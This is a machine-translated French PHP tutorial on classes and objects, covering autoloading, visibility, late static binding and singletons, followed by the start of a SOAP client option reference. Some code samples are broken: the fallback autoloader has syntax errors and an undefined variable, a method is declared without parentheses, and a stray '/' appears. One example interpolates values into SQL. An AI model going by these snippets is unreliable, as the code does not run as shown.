class Fruit {
    const APPLE = "apple";
    const STRAWBERRY = "strawberry";
    const BOYSENBERRY = "boysenberry";
}

$pie = new Pie(Fruit::STRAWBERRY);
```

La liste des valeurs acceptables en tant que constantes de classe fournit un indice précieux quant aux valeurs acceptables acceptées par une méthode. Cela garantit également que les fautes d'orthographe ne peuvent pas dépasser le compilateur. Alors que `new Pie('aple')` et `new Pie('apple')` sont tous deux acceptables pour le compilateur, `new Pie(Fruit::APLE)` produira une erreur de compilation.

Enfin, utiliser des constantes de classe signifie que la valeur réelle de la constante peut être modifiée à un seul endroit et que tout code utilisant la constante a automatiquement les effets de la modification.

Si la méthode la plus courante pour accéder à une constante de classe est `MyClass::CONSTANT_NAME` , elle peut également être accédée par:

```
echo MyClass::CONSTANT;

$classname = "MyClass";
echo $classname::CONSTANT; // As of PHP 5.3.0
```

Les constantes de classe dans PHP sont classiquement nommées toutes en majuscules avec des traits de soulignement comme séparateurs de mots, bien que tout nom de label valide puisse être utilisé comme nom de constante de classe.

Depuis PHP 7.1, les constantes de classe peuvent maintenant être définies avec différentes visibilités par rapport à la portée publique par défaut. Cela signifie que les constantes protégées et privées peuvent désormais être définies pour éviter que les constantes de classe ne fuient inutilement dans la portée publique (voir Visibilité de la méthode et de la propriété). Par exemple:

```
class Something {
    const PUBLIC_CONST_A = 1;
    public const PUBLIC_CONST_B = 2;
    protected const PROTECTED_CONST = 3;
    private const PRIVATE_CONST = 4;
}
```

définir vs constantes de classe

Bien que ce soit une construction valide:

```
function bar() { return 2; };

define('BAR', bar());
```

Si vous essayez de faire la même chose avec les constantes de classe, vous obtenez une erreur:

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

Mais vous pouvez faire:

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

Pour plus d'informations, voir les constantes dans le manuel .

Utiliser :: class pour récupérer le nom de la classe

PHP 5.5 a introduit la syntaxe `::class` pour récupérer le nom complet de la classe, en prenant en compte les instructions de portée et d' `use` espaces de noms.

```
namespace foo;
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

Ce qui précède fonctionne même si les classes ne sont même pas définies (c.-à-d. Cet extrait de code fonctionne seul).

Cette syntaxe est utile pour les fonctions qui nécessitent un nom de classe. Par exemple, il peut être utilisé avec `class_exists` pour vérifier l' `class_exists` d'une classe. Aucune erreur ne sera générée, quelle que soit la valeur de retour dans cet extrait de code:

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

Reliure statique tardive

En PHP 5.3+ et ci-dessus, vous pouvez utiliser une liaison statique tardive pour contrôler la classe à partir de laquelle une propriété ou une méthode statique est appelée. Il a été ajouté pour résoudre le problème inhérent au résolver `self::` scope. Prenez le code suivant

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         self::whatToSay();
    }
}

class MrEd extends Horse {
    public static function whatToSay() {
         echo 'Hello Wilbur!';
    }
}
```

Vous vous attendez à ce que la classe `MrEd` remplace la fonction parent `whatToSay()` . Mais quand nous courons cela nous obtenons quelque chose d'inattendu

```
Horse::speak(); // Neigh!
MrEd::speak(); // Neigh!
```

Le problème est que `self::whatToSay();` ne peut se référer qu'à la classe `Horse` , ce qui signifie qu'il n'obéit pas à `MrEd` . Si nous basculons sur le `static::` scope, nous n'avons pas ce problème. Cette nouvelle méthode indique à la classe d'obéir à l'instance qui l'appelle. Ainsi, nous obtenons l'héritage attendu

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         static::whatToSay(); // Late Static Binding
    }
}

Horse::speak(); // Neigh!
MrEd::speak(); // Hello Wilbur!
```

Classes abstraites

Une classe abstraite est une classe qui ne peut pas être instanciée. Les classes abstraites peuvent définir des méthodes abstraites, qui sont des méthodes sans corps, mais seulement une

définition:

```
abstract class MyAbstractClass {
    abstract public function doSomething($a, $b);
}
```

Les classes abstraites devraient être étendues par une classe enfant qui peut alors fournir l'implémentation de ces méthodes abstraites.

L'objectif principal d'une classe comme celle-ci est de fournir une sorte de modèle permettant aux classes d'enfants d'hériter, en forçant une structure à y adhérer. Permet de développer à ce sujet avec un exemple:

Dans cet exemple, nous allons implémenter une interface de `Worker` . Tout d'abord, nous définissons l'interface:

```
interface Worker {
    public function run();
}
```

Pour faciliter le développement d'autres implémentations Worker, nous allons créer une classe de travail abstraite qui fournit déjà la méthode `run()` partir de l'interface, mais spécifie des méthodes abstraites qui doivent être remplies par toute classe enfant:

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }

    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();
```

```
    abstract protected function main();
}
```

Tout d'abord, nous avons fourni une méthode abstraite `getMemoryLimit()` . Toute classe s'étendant depuis `AbstractWorker` doit fournir cette méthode et renvoyer sa limite de mémoire. `AbstractWorker` définit alors la limite de mémoire et la connecte.

Deuxièmement, `AbstractWorker` appelle les `prepareMain()` et `main()` , après avoir enregistré leur appel.

Enfin, tous ces appels de méthodes ont été regroupés dans un bloc `try` - `catch` . Donc, si l'une des méthodes abstraites définies par la classe enfant génère une exception, nous intercepterons cette exception, la connecterons et la renverrons. Cela empêche toutes les classes enfants de l'implémenter elles-mêmes.

Définissons maintenant une classe enfant qui s'étend depuis `AbstractWorker` :

```
class TranscactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }

    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the
AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

Comme vous pouvez le voir, le `TransactionProcessorWorker` était plutôt facile à mettre en œuvre, car il suffisait de spécifier la limite de mémoire et de s'inquiéter des actions réelles à effectuer. Aucune gestion des erreurs n'est requise dans `TransactionProcessorWorker` car elle est gérée dans `AbsractWorker` .

Note importante

> Lors de l'héritage d'une classe abstraite, toutes les méthodes marquées abstract dans la déclaration de classe du parent doivent être définies par l'enfant (ou le fils lui-même doit également être marqué abstract); de plus, ces méthodes doivent être définies avec

> la même visibilité (ou moins restreinte). Par exemple, si la méthode abstraite est définie comme protégée, l'implémentation de la fonction doit être définie comme étant protégée ou publique, mais pas privée.

Extrait de la documentation PHP pour l'abstraction de classes .

Si vous **ne** définissez **pas** les méthodes des classes abstraites parent dans la classe enfant, vous obtiendrez une **erreur PHP fatale** comme celle-ci.

> **Erreur fatale: la** classe X contient 1 méthode abstraite et doit donc être déclarée abstraite ou implémenter les méthodes restantes (X :: x) dans

Espacement des noms et chargement automatique

Techniquement, le chargement automatique fonctionne en exécutant un rappel lorsqu'une classe PHP est requise mais non trouvée. De tels rappels tentent généralement de charger ces classes.

En général, l'autoloading peut être compris comme une tentative de chargement de fichiers PHP (en particulier des fichiers de classe PHP, où un fichier source PHP est dédié à une classe spécifique) à partir des chemins appropriés selon le nom complet de la classe lorsqu'une classe est nécessaire .

Supposons que nous ayons ces classes:

Fichier de classe pour `application\controllers\Base` :

```
<?php
namespace application\controllers { class Base {...} }
```

Fichier de classe pour `application\controllers\Control` :

```
<?php
namespace application\controllers { class Control {...} }
```

Fichier de classe pour `application\models\Page` :

```
<?php
namespace application\models { class Page {...} }
```

Sous le dossier source, ces classes doivent être placées sur les chemins en tant que leurs noms de domaine complets respectivement:

- Dossier d'origine
    - applications
        - controllers
            - Base.php
            - Control.php
        - models
            - Page.php

Cette approche permet de résoudre par programmation le chemin du fichier de classe en fonction

du FQN, en utilisant cette fonction:

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that
"/" works as a directory separator even on Windows
}
```

La fonction `spl_autoload_register` nous permet de charger une classe en cas de besoin en utilisant une fonction définie par l'utilisateur:

```
const SOURCE_FOLDER = __DIR__ . "/src";
spl_autoload_register(function (string $className) {
    $file = getClassPath(SOURCE_FOLDER, $className);
    if (is_readable($file)) require_once $file;
});
```

Cette fonction peut être étendue pour utiliser des méthodes de chargement de secours:

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);
spl_autoload_register(function (string $className) {
    foreach(SOURCE_FOLDERS as $folder) {
        $extensions = [
            // do we have src/Foo/Bar.php5_int64?
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.php7?
            ".php" . PHP_MAJOR_VERSION,
            // do we have src/Foo/Bar.php_int64?
            ".php" . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.phps?
            ".phps"
            // do we have src/Foo/Bar.php?
            ".php"
        ];
        foreach($extensions as $ext) {
            $path = getClassPath($folder, $className, $extension);
            if(is_readable($path)) return $path;
        }
    }
});
```

Notez que PHP ne tente pas de charger les classes à chaque fois qu'un fichier utilisant cette classe est chargé. Il peut être chargé au milieu d'un script, ou même dans des fonctions d'arrêt. C'est l'une des raisons pour lesquelles les développeurs, en particulier ceux qui utilisent l'autoloading, devraient éviter de remplacer les fichiers source en cours d'exécution dans le runtime, notamment dans les fichiers phar.

Reliure dynamique

La liaison dynamique, également appelée **substitution de méthode,** est un exemple de **polymorphisme** d' **exécution** qui se produit lorsque plusieurs classes contiennent des implémentations différentes de la même méthode, mais l'objet auquel la méthode sera appelée est *inconnu* jusqu'au **moment de l'exécution** .

Ceci est utile si une certaine condition dicte quelle classe sera utilisée pour effectuer une action, où l'action est nommée de la même manière dans les deux classes.

```
interface Animal {
    public function makeNoise();
}

class Cat implements Animal {
    public function makeNoise
    {
        $this->meow();
    }
    ...
}

class Dog implements Animal {
    public function makeNoise {
        $this->bark();
    }
    ...
}

class Person {
    const CAT = 'cat';
    const DOG = 'dog';

    private $petPreference;
    private $pet;

    public function isCatLover(): bool {
        return $this->petPreference == self::CAT;
    }

    public function isDogLover(): bool {
        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();
```

Dans l'exemple ci-dessus, la classe `Animal` (`Dog|Cat`) qui fera `makeNoise` est inconnue jusqu'à l'exécution en fonction de la propriété de la classe `User` .

Visibilité de méthode et de propriété

Il existe trois types de visibilité que vous pouvez appliquer aux méthodes (fonctions de *classe / objet*) et aux propriétés (*variables de classe / objet*) dans une classe, qui fournissent un contrôle d'accès à la méthode ou à la propriété à laquelle elles sont appliquées.

Vous pouvez en savoir plus à ce sujet dans la documentation PHP pour la visibilité OOP .

Publique

La déclaration d'une méthode ou d'une propriété comme `public` permet à la méthode ou à la propriété d'être accessible par:

- La classe qui l'a déclaré.
- Les classes qui étendent la classe déclarée.
- Tout objet externe, classe ou code externe à la hiérarchie de classe.

Un exemple de cet accès `public` serait:

```
class MyClass {
    // Property
    public $myProperty = 'test';

    // Method
    public function myMethod() {
        return $this->myProperty;
    }
}

$obj = new MyClass();
echo $obj->myMethod();
// Out: test

echo $obj->myProperty;
// Out: test
```

Protégé

La déclaration d'une méthode ou d'une propriété comme `protected` permet d'accéder à la méthode ou à la propriété par:

- La classe qui l'a déclaré.
- Les classes qui étendent la classe déclarée.

Cela **n'autorise pas** les objets externes, les classes ou le code en dehors de la hiérarchie de classes à accéder à ces méthodes ou propriétés. Si quelque chose utilisant cette méthode / propriété n'y a pas accès, il ne sera pas disponible et une erreur sera générée. **Seules les** instances du self déclaré (ou de ses sous-classes) y ont accès.

Un exemple de cet accès `protected` serait:

```
class MyClass {
    protected $myProperty = 'test';

    protected function myMethod() {
        return $this->myProperty;
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''
```

L'exemple ci-dessus indique que vous ne pouvez accéder qu'aux éléments `protected` de sa propre portée. Essentiellement: "Ce qui se trouve dans la maison ne peut être que l'accès depuis l'intérieur de la maison."

Privé

La déclaration d'une méthode ou d'une propriété comme `private` permet à la méthode ou à la propriété d'être accessible par:

- La classe qui l'a déclaré **seulement** (pas les sous-classes).

Un `private` méthode ou la propriété est uniquement visible et accessible dans la classe qui l'a créé.

Notez que les objets du même type auront accès à chacun des membres privés et protégés même s'ils ne sont pas les mêmes.

```
class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
```

```
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}

$obj = new MySubClass();
$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test


$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value

echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context
'MySubClass'
```

Comme indiqué précédemment, vous ne pouvez accéder à la méthode / propriété `private` qu'à partir de sa classe définie.

Appeler un constructeur parent lors de l'instanciation d'un enfant

Un écueil courant des classes enfants est que, si votre parent et votre enfant contiennent tous deux une méthode constructeur (`__construct()`), **seul le constructeur de classe enfant sera exécuté** . Il peut arriver que vous deviez exécuter la `__construct()` parent `__construct()` depuis son fils. Si vous devez le faire, vous devrez alors utiliser le `parent::` scope:

```
parent::__construct();
```

Exploiter maintenant cela dans une situation réelle ressemblerait à quelque chose comme:

```
class Foo {

    function __construct($args) {
        echo 'parent';
    }

}

class Bar extends Foo {

    function __construct($args) {
        parent::__construct($args);
    }
```

```
}
```

Ce qui précède exécutera le parent `__construct()` ce qui entraînera l'exécution de l' `echo` .

Mot-clé final

Def: le mot-clé **final** empêche les classes enfant de remplacer une méthode en préfixant la définition avec final. Si la classe elle-même est définie comme définitive, elle ne peut pas être étendue

Méthode finale

```
class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
   public function moreTesting() {
       echo "ChildClass::moreTesting() called\n";
   }
}
// Results in Fatal error: Cannot override final method BaseClass::moreTesting()
```

Classe finale:

```
final class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   // Here it doesn't matter if you specify the function as final or not
   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
}
// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)
```

Constantes finales: Contrairement à Java, le mot clé `final` n'est pas utilisé pour les constantes de classe en PHP. Utilisez le mot-clé `const` place.

Pourquoi dois-je utiliser la `final` ?

1. Prévenir la chaîne de transmission de l'héritage massif
2. Composition encourageante
3. Forcer le développeur à réfléchir à l'API publique utilisateur

4. Forcer le développeur à réduire l'API publique d'un objet
5. Un `final` cours peut toujours être rendu extensible
6. `extends` encapsulation des pauses
7. Vous n'avez pas besoin de cette flexibilité
8. Vous êtes libre de changer le code

Quand éviter la `final` : Les classes finales ne fonctionnent efficacement que sous les hypothèses suivantes:

1. Il y a une abstraction (interface) que la classe finale implémente
2. Toutes les API publiques de la classe finale font partie de cette interface

$ this, self et static plus le singleton

> Utilisez `$this` pour faire référence à l'objet actuel. Utilisez vous- `self` pour vous référer à la classe en cours. En d'autres termes, utilisez `$this->member` pour les membres non statiques, utilisez `self::$member` pour les membres statiques.

Dans l'exemple ci-dessous, `sayHello()` et `sayGoodbye()` utilisent `self` et `$this` différence peut être observée ici.

```
class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
    }

    public function getTitle() {
        return $this->getName()." the geek";
    }
}
```

```
$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();
```

`static` fait référence à toute classe de la hiérarchie sur laquelle vous avez appelé la méthode. Il permet une meilleure réutilisation des propriétés de classe statiques lorsque les classes sont héritées.

Considérez le code suivant:

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Cela ne produit pas le résultat souhaité:

> inconnu
> inconnu
> inconnu

C'est parce que `self` fait référence à la classe `Car` chaque fois que la méthode `brand()` est appelée.

Pour faire référence à la classe correcte, vous devez utiliser à `static` place `static` :

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return static::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}
```

```
echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Cela produit la sortie souhaitée:

inconnu
BMW
Mercedes

Voir aussi Liaison statique tardive

Le singleton

Si vous avez un objet qui est coûteux à créer ou représente une connexion à une ressource externe que vous souhaitez réutiliser, soit une connexion de base de données où il n'y a pas mise en commun de connexion ou d' une prise à un autre système, vous pouvez utiliser les `static` et `self` mots - clés dans un classe pour en faire un singleton. Il existe de fortes opinions quant à savoir si le modèle singleton devrait ou ne devrait pas être utilisé, mais il a ses utilisations.

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

Comme vous pouvez le voir dans l'exemple de code, nous définissons une propriété `$instance` statique privée pour contenir la référence de l'objet. Comme c'est statique, cette référence est partagée entre tous les objets de ce type.

La méthode `getInstance()` utilise une méthode connue sous le nom d'instanciation paresseuse pour retarder la création de l'objet jusqu'au dernier moment possible, car vous ne souhaitez pas que des objets inutilisés restent en mémoire et ne soient jamais destinés à être utilisés. Cela permet également d'économiser du temps et de la charge du processeur sur la page sans avoir à charger plus d'objets que nécessaire. La méthode vérifie si l'objet est défini, le crée sinon et le renvoie. Cela garantit qu'un seul objet de ce type est créé.

Nous configurons également le constructeur pour qu'il soit privé afin de garantir que personne ne le crée avec le `new` mot-clé depuis l'extérieur. Si vous devez hériter de cette classe, changez simplement les mots-clés `private` en `protected` .

Pour utiliser cet objet, écrivez simplement ce qui suit:

```
$singleton = Singleton::getInstance();
```

Maintenant, je vous implore d'utiliser l'injection de dépendance où vous le pouvez et de viser des objets faiblement couplés, mais parfois cela n'est tout simplement pas raisonnable et le modèle singleton peut être utile.

Chargement automatique

Personne ne veut `require` ou `include` chaque fois qu'une classe ou un héritage est utilisé. Parce qu'il peut être douloureux et facile à oublier, PHP propose le chargement automatique. Si vous utilisez déjà Composer, lisez l'article sur le chargement automatique à l'aide de Composer .

Qu'est-ce que le chargement automatique?

Le nom dit tout. Vous n'avez pas à obtenir le fichier dans lequel la classe demandée est stockée, mais PHP *le charge* automatiquement.

Comment puis-je faire cela en PHP de base sans code tiers?

Il y a la fonction `__autoload` , mais il est préférable d'utiliser `spl_autoload_register` . Ces fonctions seront considérées par PHP chaque fois qu'une classe n'est pas définie dans l'espace donné. L'ajout de chargement automatique à un projet existant ne pose donc aucun problème, car les classes définies (via `require` ie) fonctionneront comme avant. Par souci de précision, les exemples suivants utiliseront des fonctions anonymes, si vous utilisez PHP <5.3, vous pouvez définir la fonction et transmettre son nom comme argument à `spl_autoload_register` .

Exemples

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

Le code ci-dessus essaie simplement d'inclure un nom de fichier avec le nom de la classe et l'extension ".php" ajoutée à l'aide de `sprintf` . Si `FooBar` doit être chargé, il semble que `FooBar.php` existe et si oui, l'inclut.

Bien sûr, cela peut être étendu pour répondre aux besoins individuels du projet. Si _ dans un nom de classe est utilisé pour grouper, par exemple `User_Post` et `User_Image` deux font référence à `User` , les deux classes peuvent être conservées dans un dossier appelé "User" comme ceci:

```
spl_autoload_register(function ($className) {
    //                        replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className) );
```

```
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

La classe `User_Post` va maintenant être chargée depuis "User / Post.php", etc.

`spl_autoload_register` peut être adapté à divers besoins. Tous vos fichiers avec des classes sont nommés "class.CLASSNAME.php"? Aucun problème. Divers imbrication (`User_Post_Content` => "User / Post / Content.php")? Pas de problème non plus.

Si vous voulez un mécanisme de chargement automatique plus élaboré et que vous ne voulez toujours pas inclure Composer, vous pouvez travailler sans ajouter de bibliothèques tierces.

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't wory about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

En utilisant des chargeurs automatiques comme celui-ci, vous pouvez écrire du code comme ceci:

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

Utiliser des classes:

```
class Foo_Bar extends Foo {}
```

```
class Hello_World implements Demo_Classes {}
```

Ces exemples seront des classes include de `foo/bar.php` , `foo.php` , `hello/world.php` et `demo/classes.php` .

Classes anonymes

Des classes anonymes ont été introduites dans PHP 7 pour permettre de créer facilement des objets uniques rapides. Ils peuvent prendre des arguments de constructeur, étendre d'autres classes, implémenter des interfaces et utiliser des traits comme le font les classes normales.

Dans sa forme la plus simple, une classe anonyme ressemble à ceci:

```
new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "constructor argument"
```

L'imbrication d'une classe anonyme dans une autre classe ne lui donne pas accès aux méthodes ou propriétés privées ou protégées de cette classe externe. L'accès aux méthodes et propriétés protégées de la classe externe peut être obtenu en étendant la classe externe de la classe anonyme. L'accès aux propriétés privées de la classe externe peut être obtenu en les transmettant au constructeur de la classe anonyme.

Par exemple:

```
class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }

            public function func3() {
                // accessing the protected property Outer::$prop2
                // accessing the protected method Outer::func1()
                // accessing the local property self::$prop3 that was private from
Outer::$prop
                return $this->prop2 + $this->func1() + $this->prop3;
            }
        };
    }
}

echo (new Outer)->func2()->func3(); // 6
```

Définir une classe de base

Un objet en PHP contient des variables et des fonctions. Les objets appartiennent généralement à une classe, qui définit les variables et les fonctions que tous les objets de cette classe contiendront.

La syntaxe pour définir une classe est la suivante:

```
class Shape {
    public $sides = 0;

    public function description() {
        return "A shape with $this->sides sides.";
    }
}
```

Une fois qu'une classe est définie, vous pouvez créer une instance en utilisant:

```
$myShape = new Shape();
```

Les variables et les fonctions de l'objet sont accessibles comme ceci:

```
$myShape = new Shape();
$myShape->sides = 6;

print $myShape->description(); // "A shape with 6 sides"
```

Constructeur

Les classes peuvent définir une méthode `__construct()` spéciale, exécutée dans le cadre de la création d'objet. Ceci est souvent utilisé pour spécifier les valeurs initiales d'un objet:

```
class Shape {
    public $sides = 0;

    public function __construct($sides) {
        $this->sides = $sides;
    }

    public function description() {
        return "A shape with $this->sides sides.";
    }
}

$myShape = new Shape(6);

print $myShape->description(); // A shape with 6 sides
```

Extension d'une autre classe

Les définitions de classes peuvent étendre les définitions de classes existantes, en ajoutant de nouvelles variables et fonctions, ainsi qu'en modifiant celles définies dans la classe parente.

Voici une classe qui étend l'exemple précédent:

```
class Square extends Shape {
    public $sideLength = 0;

    public function __construct($sideLength) {
       parent::__construct(4);

       $this->sideLength = $sideLength;
    }

    public function perimeter() {
        return $this->sides * $this->sideLength;
    }

    public function area() {
        return $this->sideLength * $this->sideLength;
    }
}
```

La classe `Square` contient des variables et un comportement pour la classe `Shape` et la classe `Square` :

```
$mySquare = new Square(10);

print $mySquare->description()/ // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100
```

Lire Classes et Objets en ligne: https://riptutorial.com/fr/php/topic/504/classes-et-objets

Chapitre 15: Client SOAP

Syntaxe

- __getFunctions () // Retourne un tableau de fonctions pour le service (mode WSDL uniquement)
- __getTypes () // Renvoie un tableau de types pour le service (mode WSDL uniquement)
- __getLastRequest () // Renvoie le code XML de la dernière demande (option de `trace` requise)
- __getLastRequestHeaders () // Renvoie les en-têtes de la dernière requête (option de `trace` requise)
- __getLastResponse () // Retourne le code XML de la dernière réponse (option de `trace` requise)
- __getLastResponseHeaders () // Renvoie les en-têtes de la dernière réponse (option de `trace` requise)

Paramètres

Paramètre	Détails
$ wsdl	URI de WSDL ou `NULL` si vous utilisez un mode non-WSDL
$ options	Tableau d'options pour SoapClient. Le mode non-WSDL nécessite un `location` et un `uri` à définir, toutes les autres options sont facultatives. Voir le tableau ci-dessous pour les valeurs possibles.

Remarques

La classe `SoapClient` est équipée d'une méthode `__call` . Ceci *ne* doit *pas* être appelé directement. Au lieu de cela, cela vous permet de faire:

```
$soap->requestInfo(['a', 'b', 'c']);
```

Cela appellera la méthode SOAP `requestInfo` .

Tableau des valeurs possibles des `$options` (*tableau de paires clé / valeur*):

Option	Détails
emplacement	URL du serveur SOAP. *Requis* en mode non-WSDL. Peut être utilisé en mode WSDL pour remplacer l'URL.
uri	Espace de noms cible du service SOAP. *Requis* en mode non-WSDL.

Option	Détails
style	Les valeurs possibles sont `SOAP_RPC` ou `SOAP_DOCUMENT` . Uniquement valide en mode non-WSDL.
utilisation	Les valeurs possibles sont `SOAP_ENCODED` ou `SOAP_LITERAL` . Uniquement valide en mode non-WSDL.
soap_version	Les valeurs possibles sont `SOAP_1_1` (*par défaut*) ou `SOAP_1_2` .
authentification	Activer l'authentification HTTP Les valeurs possibles sont `SOAP_AUTHENTICATION_BASIC` (*par défaut*) ou `SOAP_AUTHENTICATION_DIGEST` .
s'identifier	Nom d'utilisateur pour l'authentification HTTP
mot de passe	Mot de passe pour l'authentification HTTP
Hôte proxy	URL du serveur proxy
port proxy	Port du serveur proxy
proxy_login	Nom d'utilisateur pour le proxy
proxy_password	Mot de passe pour proxy
local_cert	Chemin d'accès au certificat client HTTPS (pour l'authentification)
mot de passe	Phrase secrète pour le certificat client HTTPS
compression	Compresser demande / réponse. La valeur est un masque de bits de `SOAP_COMPRESSION_ACCEPT` avec `SOAP_COMPRESSION_GZIP` ou `SOAP_COMPRESSION_DEFLATE` . Par exemple: `SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP` .
codage	Codage interne des caractères (TODO: valeurs possibles)
trace	*Booléen* , la valeur par défaut est `FALSE` . Permet le traçage des requêtes afin que les erreurs puissent être retracées. Permet d'utiliser `__getLastRequest()` , `__getLastRequestHeaders()` , `__getLastResponse()` et `__getLastResponseHeaders()` .
classmap	Mapper les types WSDL aux classes PHP. La valeur doit être un tableau avec des types WSDL en tant que clés et des noms de classe PHP en tant que valeurs.
des exceptions	Valeur *booléenne* Faut-il des erreurs SOAP exceptions (de type `SoapFault).
délai de connection dépassé	Délai d'attente (en secondes) pour la connexion au service SOAP.

Option	Détails
typemap	Tableau de mappages de types. Tableau doit être paires clé / valeur avec les touches suivantes: `type_name` , `type_ns` (URI d'espace de nommage), `from_xml` (rappel acceptant un paramètre de chaîne) et `to_xml` (callback accepter un paramètre d'objet).
cache_wsdl	Comment (le cas échéant) le fichier WSDL doit être mis en cache. Les valeurs possibles sont `WSDL_CACHE_NONE` , `WSDL_CACHE_DISK` , `WSDL_CACHE_MEMORY` ou `WSDL_CACHE_BOTH` .
agent utilisateur	Chaîne à utiliser dans l'en `User-Agent` tête `User-Agent` .
stream_context	Une ressource pour un contexte.
